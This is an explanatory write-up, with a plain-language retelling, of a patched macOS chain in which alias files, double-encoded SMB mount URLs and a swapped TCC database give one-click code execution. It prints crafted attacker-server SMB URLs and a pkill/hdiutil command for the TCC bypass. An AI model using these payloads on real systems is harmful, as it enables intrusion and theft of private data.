Alias file to rule them all — One click code execution with alias file in macOS
A chain of flaws in macOS allowed an attacker to mount a remote SMB share at an arbitrary path by using a crafted alias file and URL encoding tricks, and to replace the TCC privacy database by mounting a malicious disk image. This led to arbitrary code execution with user privileges and access to sensitive user data after a single click.
 Published on mikko-kenttala.medium.com
Late in 2020, I found a vulnerability chain from macOS where an attacker can use macOS Alias files to cause network mounts to be made on an arbitrary directory which will lead to arbitrary code execution (ACE) with user privileges with one click.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a macOS vulnerability chain that lets an attacker mount a Samba share on an arbitrary directory and, from there, get code execution with the user's privileges after a single click. The chain combines three things: alias files that background processes resolve automatically, URL parsing quirks in the SMB mount handling, and a way to substitute the user's TCC database. The researcher reported it late in 2020 against the Big Sur beta and Apple fixed the parts in early 2021. The alias issue itself was fixed silently.
An alias file, as the researcher quotes from Wikipedia, "is a small file that represents another object in a local, remote, or removable file system and provides a dynamic link to it". You create one from Finder by right-clicking a file and choosing Make Alias.

Right click file and you can find Make Alias option to create alias file
An alias can point at a network share, for example a Samba mount. If the target is not mounted, it gets mounted when the file is accessed. Resolving an alias usually needs a human to click it, but not always.
Setup
The report does not describe a lab setup, accounts or tool versions beyond the target being macOS Big Sur beta 9 at the time of the report. The preconditions that matter are all on the victim side:
- The victim uses Safari, which downloads a file and automatically uncompresses it into the Download directory.
- The attacker controls a domain with a wildcard DNS record, so every subdomain resolves.
- The victim later opens a terminal running zsh.
The attacker needs a way to deliver a zip file, for example through phishing or a drive-by download.
Finding it
The starting observation is that some macOS background processes resolve aliases on their own. In this case a zip is downloaded and automatically uncompressed into a MyApplication.app folder. The Launch Service Daemon (lsd) indexes the data inside it, whether dirty and/or quarantined or not, and also resolves any aliases and their pointers to Samba mounts. After doing so, lsd mounts the network shares.
That means an attacker can get network shares mounted automatically as soon as the right kind of data touches the disk. The delivery is a zip file of the attacker's choosing that the victim downloads; it is automatically unzipped into the Download directory.

1 click
Exploitation
Step 1: Get the alias resolved and the share mounted
In the PoC the application bundle's binary is actually an alias file pointing at the attacker's SMB URL. When Safari downloads and unpacks it, lsd indexes the bundle and resolves the alias, which mounts the share. In this case no further interaction was needed for this step.
Step 2: Control the mountpoint (CVE-2021-1751)
Normally, external file systems such as Samba or NFS are mounted under /Volumes. A URL like smb://[redacted]/share is mounted at /Volumes/share. You can trigger the same mount from Finder with command + k and a direct URL, or from the command line:
open smb://[redacted]/share
Playing with mount paths such as ../ in the URL triggers validation. But the message passes through several parsers before it reaches NetAuthSysAgent, which performs the actual mount, and those parsers can be fooled with URL encoding.
The last part of the URL path is used as the mount point, so tricks of the ../../../etc/ kind do not work. The researcher first tried %2e%2e%2f instead of ../, and double encoding with %252e%252e%252f, but the parsers handled both as expected, producing the same result as plain ../../.
Adding %00 (null) at the end of the URL breaks something, and the FQDN is used as the mount path. Instead of /Volumes/share, the directory is mounted as /Volumes/[FQDN], for example /Volumes/[redacted].
A wildcard domain such as *.wild.[redacted] resolves every subdomain, which gives room to put URL encodings in domain names. Some characters, such as the dot, need double encoding to get past validation.
The following URL controls the beginning of the mountpoint path:
smb://guest:@%252e%252e%2fprivate%2ftmp%2f.wild.[redacted]/share/%00
and the operating system makes this mount automatically:
//guest:@%252e%252e%2Fprivate%2Ftmp%2Fwild.[redacted]/share/%00 on /private/tmp/testtrick.wild.[redacted] (smbfs, nodev, nosuid, noowners, quarantine, mounted by test)
To get an arbitrary mount path, the rest of the domain name has to be cut off the URL. That is done with %2500 (null), double encoded this time to avoid a domain name query failure:
smb://guest:@***%252e%252e%2fprivate%2ftmp%2ftest%2500*.**wild.[redacted]/temp/**%00**'
Only a directory that does not exist can be used as a mountpoint. If the trick succeeds, the attacker can mount Samba shares to any path.
Step 3: Turn the mount into code execution
The mount carries the quarantine flag, and only a directory that does not exist can be used as a mountpoint. Code execution comes from mounting the share directly at /Users/test/.zkbd, which contains the file xterm-256color-apple. zsh runs the following every time it starts:
source ${ZDOTDIR:-$HOME}/.zkbd/${TERM}-${VENDOR}
So the payload runs the next time the user starts the zsh shell, during normal use of the machine. The researcher notes that not every macOS user is familiar with zsh and Terminal, but since that is not the actual vulnerability in the PoC, anything goes.
Step 4: Bypass TCC (CVE-2021-1784)

System Integrity Protection secures important files in system like users TCC.db
By default Terminal.app cannot read sensitive data such as Photos, Contacts, Calendar and Desktop. macOS controls this through the privacy database TCC. TCC.db is a SQLite database stored at $HOME/Library/Application Support/com.apple.TCC/TCC.db and protected by System Integrity Protection (SIP), so normally an attacker cannot touch it except through applications with full disk access, or by manually configuring and clicking settings.
The attacker prepares her own database with a good set of access policies and puts that database file into an image that can be mounted with hdiutil. She mounts it with:
pkill -9 -U $USER tccd ; hdiutil attach “tcc.dmg” -nobrowse -mountpoint “$HOME/Library/Application Support/com.apple.TCC”
First the user's tccd process is killed to sync and close the current file handle. Then the attacker's image is mounted at the right path, and when tccd restarts it reads the attacker's TCC.db instead of the real one. The attacker now has access to protected sensitive data.
Step 5: Chain everything together

In the PoC the victim downloads MyMidiTest.zip as part of a phishing or drive-by web-download operation. The user clicks download, Safari downloads the file and automatically uncompresses it. The MyMidiTest.app application binary is actually an alias file pointing at the attacker's URL:
smb://guest:@%252e%252e%2FUsers%2Ftest%2F.zkbd%2500zkbd.wild.[redacted]/temp/mytests/zkbd/%00/%20
lsd tries to index it and the share is mounted under /Users/test/.zkbd. When the victim opens the terminal, zsh loads its configuration from a directory controlled by the attacker over the network share and loads code from there, which is executed from the command line. Tcc.dmg is mounted with diskutil, and the mounted image includes a custom TCC.db to gain access to sensitive data. After gaining access, the attacker copies the sensitive data out of the system to the same Samba mount used before.
Root cause
Three separate weaknesses combine:
lsdresolves aliases inside automatically unpacked downloads and mounts the network shares they point to, without user interaction. The quarantine flag does not prevent this.- The SMB URL is parsed by several components before
NetAuthSysAgentperforms the mount, and null bytes and double encoding let the attacker control the mount path, including cutting the domain name short with%2500. tccdcan be killed and restarted while an attacker-controlled image is mounted at the TCC directory path, so it loads the attacker's database. SIP protects the real file, but not the path the daemon reads on restart.
Impact
The chain gives a potential attacker access to all of the user's sensitive data after one misclick in the browser. It works because of the Safari feature that automatically unpacks downloads, the URI parsing flaws for network mounts, and the way TCC can be made to load an external database. The code runs with the user's privileges.
Fix
Apple fixed the parts as follows:
- CVE-2021-1751 (SMB mount trick): fixed in macOS Big Sur 11.2, Security Update 2021-001 Catalina and Security Update 2021-001 Mojave, on 2021-02-01.
- CVE-2021-1784 (TCC): fixed in macOS Big Sur 11.3, Security Update 2021-002 Catalina and Security Update 2021-003 Mojave, on 2021-04-26.
- The alias issue got a silent fix.
The report was qualified for the Apple Security Bounty on 2021-12-17.
Variants to test
- Other background indexers that resolve aliases or shortcuts in unpacked downloads. A positive result is a network share mounted without any user click.
- Other URL schemes that pass through multiple parsers before the privileged component acts, such as NFS or WebDAV. A positive result is a mount path outside
/Volumesor a path the attacker chose. - Null byte and double-encoding combinations in the host part of mount URLs, with a wildcard DNS domain. A positive result is a mount at a path whose name is cut short at the encoded null.
- Daemons that read a database or configuration from a path under
$HOMEand can be restarted by the user. A positive result is the daemon loading attacker-supplied content after a restart. - Shell startup files loaded from directories that can be created by a mount, such as the zsh
.zkbdlookup. A positive result is code execution on the next shell start.
Presentation at MCH 2022: https://youtu.be/SsZ7jTbaw0A
Special thanks to Risto Sandvik for helping with the writeup.
What happened, in plain words
In late 2020 a security researcher found a chain of weaknesses in macOS, Apple's operating system for Mac computers. A chain means that no single weakness is enough on its own, but when you put several together, one after another, the result is much worse than any of them alone.
The end result was this: a person visits a web page or opens a link, clicks once to download a file, and from that point an attacker can run their own code on the Mac with the same powers as the logged-in user, and can read the user's private data such as photos, contacts, calendar entries and files on the Desktop.
Three separate things made this possible:
- Alias files. macOS has a kind of shortcut file called an alias. Some background programs on the Mac open alias files on their own, without asking the user, and if an alias points at a network drive, the Mac connects to that drive automatically.
- A parsing bug in network drive addresses. The address used to connect to a shared network folder (an SMB share) is read by several different pieces of software before the actual connection happens. By encoding special characters in the address, the attacker could choose exactly which folder on the Mac the network drive would appear in.
- A way around the privacy database. macOS keeps a database that records which apps are allowed to see private data. The attacker could swap that database for their own copy, so their code was allowed to read everything.
The researcher reported it in October 2020, against a test version of macOS Big Sur. Apple fixed the parts in early 2021. The alias problem was fixed quietly, without a public announcement. The report was later qualified for Apple's bug bounty programme, which pays researchers for finding security problems.
This article walks through each piece in the order the researcher described them, explains every term from scratch, and shows the exact addresses and commands from the report.
Background: what an alias file is
The researcher quotes Wikipedia: an alias "is a small file that represents another object in a local, remote, or removable file system and provides a dynamic link to it".
In everyday terms: an alias is a shortcut. Instead of copying a big file, you create a tiny file that says "the real thing is over there". When you double-click the alias, the Mac follows the pointer and opens the real file, folder or drive.
You make one in Finder, the Mac's file browser, by right-clicking a file and choosing Make Alias.
Right click file and you can find Make Alias option to create alias file
An alias can point at a network share, for example a Samba mount. Samba is software that lets a Mac or Windows machine share a folder over the network using a protocol called SMB (Server Message Block). When you connect to such a share, it appears on your Mac like an extra disk.
If the share an alias points at is not connected yet, the Mac connects to it when the alias is opened. Normally a person has to click the alias for that to happen. The interesting part of this report is that it does not always need a person.
Setup: what the attacker and the victim each need
The report does not describe a lab setup, test accounts or tool versions beyond the target being macOS Big Sur beta 9 at the time of the report. What matters are the conditions on the victim's side:
- The victim uses Safari, Apple's web browser. Safari downloads a file and automatically unpacks it into the Download folder. Many browsers just leave a zip file sitting there; Safari opens it for you.
- The attacker controls a domain name with a wildcard DNS record. DNS is the system that turns a name like
example.cominto the numeric address of a server. A wildcard record means every possible subdomain, such asanything.example.com, points somewhere valid. This matters later because the attacker needs to put encoded characters into the domain part of an address. - The victim later opens a terminal running zsh. A terminal is a text window where you type commands instead of clicking. zsh is the command interpreter that reads and runs those commands.
The attacker also needs a way to deliver a zip file, for example a phishing email or a web page that starts a download by itself (a drive-by download).
Finding it: background programs that open aliases by themselves
The starting observation is that some macOS background processes resolve aliases on their own. "Resolve" here means: follow the shortcut to whatever it points at.
In this case a zip is downloaded and automatically uncompressed into a MyApplication.app folder. On macOS, an .app folder is how an application is packaged: it looks like a single icon to the user but is really a folder full of files.
The Launch Service Daemon, whose short name is lsd, then indexes the data inside that folder. Indexing means building a catalogue so the system can find things quickly, the way a library keeps a card index. lsd does this whether the files are marked dirty and/or quarantined or not. A quarantine flag is a marker macOS puts on files that came from the internet, so it can warn you before you open them. Here the flag made no difference: lsd indexed the files anyway, and it also resolved any aliases and their pointers to Samba mounts. After doing so, lsd mounted the network shares.
So an attacker can get network shares mounted automatically as soon as the right kind of data touches the disk. The delivery is a zip file of the attacker's choosing that the victim downloads; it is automatically unzipped into the Download folder.
1 click
That is the whole interaction: one click on a download. No opening of the app, no confirmation dialog for the network connection.
Exploitation
Step 1: Get the alias resolved and the share mounted
In the PoC the application bundle's binary is actually an alias file pointing at the attacker's SMB address. A binary is the actual program file inside the bundle; here it is not a program at all but a shortcut in disguise.
When Safari downloads and unpacks the zip, lsd indexes the bundle and resolves the alias, which mounts the share. No further interaction is needed for this step.
Step 2: Control the mountpoint (CVE-2021-1751)
A CVE number is a public identifier for a known security flaw, kept in a catalogue so people can look it up. CVE-2021-1751 is the identifier for the network mount problem in this section.
Normally, external file systems such as Samba or NFS are mounted under /Volumes. A mount is the act of attaching a storage location, local or remote, to a folder in the file system so its contents appear there. The folder where it appears is called the mountpoint. NFS is another network file-sharing protocol, an alternative to SMB.
A URL like smb://[redacted]/share is mounted at /Volumes/share. The last part of the path, share, becomes the folder name under /Volumes.
You can trigger the same mount from Finder with command + k and a direct address, or from the command line:
open smb://[redacted]/share
Line by line:
openis a macOS command that asks the system to open whatever follows, using the default application for that kind of thing. For ansmb://address, the default handler is the network mount machinery.smb://is the scheme, the part of an address that says which protocol to speak.[redacted]is the name of the server. The.localending is used for names on the local network./shareis the name of the shared folder on that server.
So this one line is the harmless, intended way to connect to a network share.
Playing with mount paths such as ../ in the address triggers validation. ../ is a path component meaning "go up one folder", and it is the classic way to escape a folder you are supposed to stay inside. The system checks for it. But the message passes through several parsers before it reaches NetAuthSysAgent, which performs the actual mount. A parser is a piece of software that reads a text string and works out what it means. Each parser can have its own idea of what the string says, and that gap is where bugs live.
Those parsers can be fooled with URL encoding. URL encoding (also called percent encoding) is a way of writing characters that are not allowed, or that have special meaning, in an address. Each such character is written as a percent sign followed by two hexadecimal digits, so a space becomes %20 and a dot can be written %2e.
The last part of the address path is used as the mountpoint, so tricks of the ../../../etc/ kind do not work: you cannot simply climb out of /Volumes with dots. The researcher first tried %2e%2e%2f instead of ../, and double encoding with %252e%252e%252f, but the parsers handled both as expected, producing the same result as plain ../../. Double encoding means encoding the percent sign itself: %2e becomes %252e, because % is written %25. The parsers decoded it back and still refused.
Adding %00 (null) at the end of the address breaks something, and the FQDN is used as the mount path. A null byte, written %00 in an address, is a character with the numeric value zero. In many programming languages it marks the end of a piece of text, so software that reads text in one language and passes it to another can disagree about where the string stops. FQDN stands for fully qualified domain name: the complete name of a server, such as [redacted].
Instead of /Volumes/share, the directory is mounted as /Volumes/[FQDN], for example /Volumes/[redacted]. In other words, the null byte confused the code that decides the folder name, and the server name was used instead.
A wildcard domain such as *.wild.[redacted] resolves every subdomain, which gives room to put URL encodings in domain names. Some characters, such as the dot, need double encoding to get past validation.
The following address controls the beginning of the mountpoint path:
smb://guest:@%252e%252e%2fprivate%2ftmp%2f.wild.[redacted]/share/%00
Reading it piece by piece:
smb://says to use the SMB protocol.guest:is a username, and the empty part after the colon is where a password would go. The report shows a guest login with no password.%252e%252e%2fprivate%2ftmp%2fis double-encoded../private/tmp/. Decoded once it is%2e%2e%2fprivate%2ftmp%2f, and decoded twice it is../private/tmp/. The idea is that one parser decodes it and another does not, so the two disagree about what the path says..wild.[redacted]is the wildcard domain, with a leading dot so it can be glued onto the encoded path./shareis the shared folder name./%00is the null byte at the end, the trick that made the server name become the folder name in the earlier test.
and the operating system makes this mount automatically:
//guest:@%252e%252e%2Fprivate%2Ftmp%2Fwild.[redacted]/share/%00 on /private/tmp/testtrick.wild.[redacted] (smbfs, nodev, nosuid, noowners, quarantine, mounted by test)
This is the system's own record of a mount that happened. Reading it:
- The part before
onis the remote location being connected to. - The part after
onis the local mountpoint:/private/tmp/testtrick.wild.[redacted]. Notice that it is no longer under/Volumes; the encoded pieces pushed it into/private/tmp. - In brackets are the options the mount was given.
smbfssays it is an SMB file system.nodevmeans device files on it are not honoured.nosuidmeans programs on it cannot run with another user's privileges.noownersmeans file ownership is ignored.quarantineis the marker for files from the internet.mounted by testnames the user account that did it.
To get an arbitrary mount path, the rest of the domain name has to be cut off the address. That is done with %2500 (null), double encoded this time to avoid a domain name query failure. The reason for double encoding here is to avoid a domain name query failure.
smb://guest:@***%252e%252e%2fprivate%2ftmp%2ftest%2500*.**wild.[redacted]/temp/**%00**'
In this address:
guest:@is again the guest login.%252e%252e%2fprivate%2ftmp%2ftestis the double-encoded path../private/tmp/test.%2500is the double-encoded null. It is placed in the middle of the name so that everything after it is ignored by the code that builds the folder name, which cuts the domain short.wild.[redacted]is the wildcard domain that still has to resolve for the connection to work./temp/is the shared folder on the server.%00at the end is the single-encoded null that triggers the folder-naming confusion.
Only a directory that does not exist can be used as a mountpoint. That is a real limitation: only a directory that does not exist can be used as a mountpoint. If the trick succeeds, the attacker can mount Samba shares to any path.
Step 3: Turn the mount into code execution
Code execution means getting the computer to run instructions the attacker wrote. The mount carries the quarantine flag, and it cannot be placed on directories that already exist. So the attacker needs a folder that does not exist yet but that some program will read from later.
Code execution comes from mounting the share directly at /Users/test/.zkbd, which contains the file xterm-256color-apple. The name test here is the user account in the researcher's demonstration. A folder whose name starts with a dot, like .zkbd, is hidden by default in Finder; it is a configuration folder.
zsh runs the following every time it starts:
source ${ZDOTDIR:-$HOME}/.zkbd/${TERM}-${VENDOR}
Line by line:
sourceis a zsh instruction meaning "read this file and run its contents as if I had typed them".${ZDOTDIR:-$HOME}means: use the value of the variableZDOTDIRif it is set, otherwise use$HOME, which is the user's home folder. A variable is a named box holding a value./.zkbd/is the hidden folder inside it.${TERM}is the name of the terminal type, for examplexterm-256color.-is a literal hyphen.${VENDOR}is the vendor name, which on Apple hardware isapple.
Put together, on a normal Mac this line reads a file called xterm-256color-apple from the .zkbd folder in the user's home folder. That file is meant to hold keyboard settings for the terminal. Because the attacker can mount a network share at exactly that path, the file zsh reads is one the attacker controls.
So the payload runs the next time the user starts the zsh shell, during normal use of the machine. The payload runs the next time the user starts the zsh shell. The researcher notes that not every macOS user is familiar with zsh and Terminal, but since that is not the actual vulnerability in the proof of concept, anything goes. A proof of concept, or PoC, is a small demonstration that shows a flaw is real without being a finished attack tool.
Step 4: Bypass TCC (CVE-2021-1784)
System Integrity Protection secures important files in system like users TCC.db
Running code is one thing; reading private data is another. macOS has an extra layer of protection for personal information, and this step is about getting around it.
By default Terminal.app cannot read sensitive data such as Photos, Contacts, Calendar and Desktop. macOS controls this through the privacy database TCC, short for Transparency, Consent and Control. Think of TCC as a guest list at a private club: an app can only enter the rooms it has been explicitly allowed into, and the user is the one who grants each permission.
TCC.db is a SQLite database stored at $HOME/Library/Application Support/com.apple.TCC/TCC.db. SQLite is a simple database format kept in a single file, and a database is an organised store of records. It is also protected by System Integrity Protection (SIP), a macOS feature that stops even administrator-level software from modifying certain important files and folders. So normally an attacker cannot touch this database except through applications with full disk access, or by manually configuring and clicking settings.
The attacker prepares her own database with a good set of access policies and puts that database file into an image that can be mounted with hdiutil. An image here is a disk image: a single file that behaves like a disk when opened, the same idea as an ISO file. hdiutil is the macOS command for working with disk images. The attacker's database says, in effect, that the attacker's programs are allowed to read everything.
She mounts it with:
pkill -9 -U $USER tccd ; hdiutil attach “tcc.dmg” -nobrowse -mountpoint “$HOME/Library/Application Support/com.apple.TCC”
Line by line:
pkillsends a signal to running programs, usually to stop them.-9means the harshest stop signal, which cannot be caught or ignored.-U $USERlimits it to processes owned by the current user, whose name is in the variableUSER.tccdis the background service that manages the privacy database.;separates two commands, so the second runs after the first.hdiutil attachopens a disk image and makes its contents available as a folder.“tcc.dmg”is the image file..dmgis the usual ending for a Mac disk image.-nobrowsemeans do not pop open a Finder window showing the image.-mountpointsays exactly which folder the image should appear at, and the value given is the TCC folder in the user's home folder.
First the user's tccd process is killed to sync and close the current file handle. A file handle is the system's internal reference to an open file; closing it makes sure nothing is still writing to the old database. Then the attacker's image is mounted at the right path, and when tccd restarts it reads the attacker's TCC.db instead of the real one. The attacker now has access to protected sensitive data.
The reason this works is subtle: SIP protects the real database file, but the service reads whatever is at that path when it starts. By replacing what sits at the path, the attacker changes what the service reads without ever modifying the protected file.
Step 5: Chain everything together
Now the pieces are joined into one sequence.
In the PoC the victim downloads MyMidiTest.zip as part of a phishing or drive-by web-download operation. Phishing means a message or page that looks trustworthy to get someone to do something; a drive-by download is one that starts just by visiting a page. The user clicks download, Safari downloads the file and automatically uncompresses it. The MyMidiTest.app application binary is actually an alias file pointing at the attacker's address:
smb://guest:@%252e%252e%2FUsers%2Ftest%2F.zkbd%2500zkbd.wild.[redacted]/temp/mytests/zkbd/%00/%20
Reading it:
smb://guest:@is the guest login to the attacker's Samba server.%252e%252e%2FUsers%2Ftest%2F.zkbdis double-encoded../Users/test/.zkbd, the path the attacker wants the mount to land on.%2500is the double-encoded null that cuts the rest of the name short.zkbd.wild.[redacted]is the wildcard domain that has to resolve for the connection to work./temp/mytests/zkbd/is the folder on the attacker's server holding the payload file.%00is the null that triggers the folder-naming confusion./%20is an encoded space at the end.
lsd tries to index it and the share is mounted under /Users/test/.zkbd. When the victim opens the terminal, zsh loads its configuration from a directory controlled by the attacker over the network share and loads code from there, which is executed from the command line. That is the code execution step, and it happens with the user's own privileges, so it can do anything the user can do.
Tcc.dmg is mounted with diskutil, and the mounted image includes a custom TCC.db to gain access to sensitive data. diskutil is another macOS command for managing disks and images; the report names it here for the image step. After gaining access, the attacker copies the sensitive data out of the system to the same Samba mount used before.
Root cause
Three separate weaknesses combine:
lsdresolves aliases inside automatically unpacked downloads and mounts the network shares they point to, without user interaction. The quarantine flag does not prevent this.- The SMB address is parsed by several components before
NetAuthSysAgentperforms the mount, and null bytes and double encoding let the attacker control the mount path, including cutting the domain name short with%2500. tccdcan be killed and restarted while an attacker-controlled image is mounted at the TCC directory path, so it loads the attacker's database. SIP protects the real file, but not the path the daemon reads on restart.
Impact
The chain gives a potential attacker access to all of the user's sensitive data after one misclick in the browser. It works because of the Safari feature that automatically unpacks downloads, the address parsing flaws for network mounts, and the way TCC can be made to load an external database. The code runs with the user's privileges.
Fix
Apple fixed the parts as follows:
- CVE-2021-1751 (SMB mount trick): fixed in macOS Big Sur 11.2, Security Update 2021-001 Catalina and Security Update 2021-001 Mojave, on 2021-02-01.
- CVE-2021-1784 (TCC): fixed in macOS Big Sur 11.3, Security Update 2021-002 Catalina and Security Update 2021-003 Mojave, on 2021-04-26.
- The alias issue got a silent fix.
Catalina and Mojave are older versions of macOS that were still receiving security updates at the time. The report was qualified for the Apple Security Bounty on 2021-12-17. A bug bounty is a programme where a company pays researchers for reporting security problems, and "qualified" means the report was accepted as eligible.
Variants to test
These are directions for further research, each with a clear sign that it worked:
- Other background indexers that resolve aliases or shortcuts in unpacked downloads. A positive result is a network share mounted without any user click.
- Other address schemes that pass through multiple parsers before the privileged component acts, such as NFS or WebDAV. A positive result is a mount path outside
/Volumesor a path the attacker chose. WebDAV is a way of sharing files over the web. - Null byte and double-encoding combinations in the host part of mount addresses, with a wildcard DNS domain. A positive result is a mount at a path whose name is cut short at the encoded null.
- Daemons that read a database or configuration from a path under
$HOMEand can be restarted by the user. A daemon is a background program that runs without a window. A positive result is the daemon loading attacker-supplied content after a restart. - Shell startup files loaded from directories that can be created by a mount, such as the zsh
.zkbdlookup. A positive result is code execution on the next shell start.
Presentation at MCH 2022: https://youtu.be/SsZ7jTbaw0A
Special thanks to Risto Sandvik for helping with the writeup.
Glossary
- Alias: a small shortcut file that points at another file, folder or drive and follows it if it moves.
- App bundle: a folder ending in
.appthat macOS shows as a single application icon. - Binary: the actual program file that the computer runs.
- Bug bounty: a programme that pays researchers for reporting security problems.
- Chain: several weaknesses used one after another, where each makes the next possible.
- Code execution: getting a computer to run instructions the attacker wrote.
- CVE: a public catalogue number for a known security flaw.
- CVSS: a standard scoring system for how serious a vulnerability is.
- Daemon: a background program that runs without a visible window.
- Database: an organised store of records, often kept in a single file.
- Disk image: a single file that behaves like a disk when opened, such as a
.dmg. - DNS: the system that turns a name like
example.cominto a server's numeric address. - Double encoding: encoding a percent sign itself, so
%2ebecomes%252e, to survive one extra round of decoding. - Drive-by download: a download that starts just by visiting a web page.
- FQDN: fully qualified domain name, the complete name of a server.
- File handle: the system's internal reference to an open file.
- Full disk access: a macOS permission that lets an app read everything on the disk.
- hdiutil: the macOS command for working with disk images.
- Indexing: building a catalogue of files so the system can find them quickly.
- lsd: the Launch Service Daemon, a macOS background service that indexes files and resolves aliases.
- Mount: attaching a storage location, local or remote, to a folder so its contents appear there.
- Mountpoint: the folder where a mounted storage location appears.
- NetAuthSysAgent: the macOS component that performs network mounts.
- NFS: a network file-sharing protocol, an alternative to SMB.
- Null byte: a character with the value zero, written
%00in an address, which can make software disagree about where text ends. - Parser: software that reads a text string and works out what it means.
- Phishing: a message or page that looks trustworthy to get someone to do something.
- PoC: proof of concept, a small demonstration that a flaw is real.
- Quarantine flag: a marker macOS puts on files that came from the internet.
- Resolve: follow a shortcut to whatever it points at.
- Safari: Apple's web browser, which automatically unpacks downloads.
- Samba: software that shares folders over the network using SMB.
- SIP: System Integrity Protection, a macOS feature that stops even administrator-level software from modifying certain important files.
- SMB: Server Message Block, the protocol used to share folders over a network.
- SQLite: a simple database format kept in a single file.
- TCC: Transparency, Consent and Control, the macOS privacy database that records which apps may read which private data.
- tccd: the background service that manages the TCC database.
- Terminal: a text window where you type commands instead of clicking.
- URL encoding: writing characters as a percent sign plus two hexadecimal digits, such as
%20for a space. - Variable: a named box in a program holding a value.
- WebDAV: a way of sharing files over the web.
- Wildcard DNS: a DNS record that makes every subdomain of a domain resolve.
- zsh: the command interpreter that reads and runs typed commands, and the default shell on macOS.



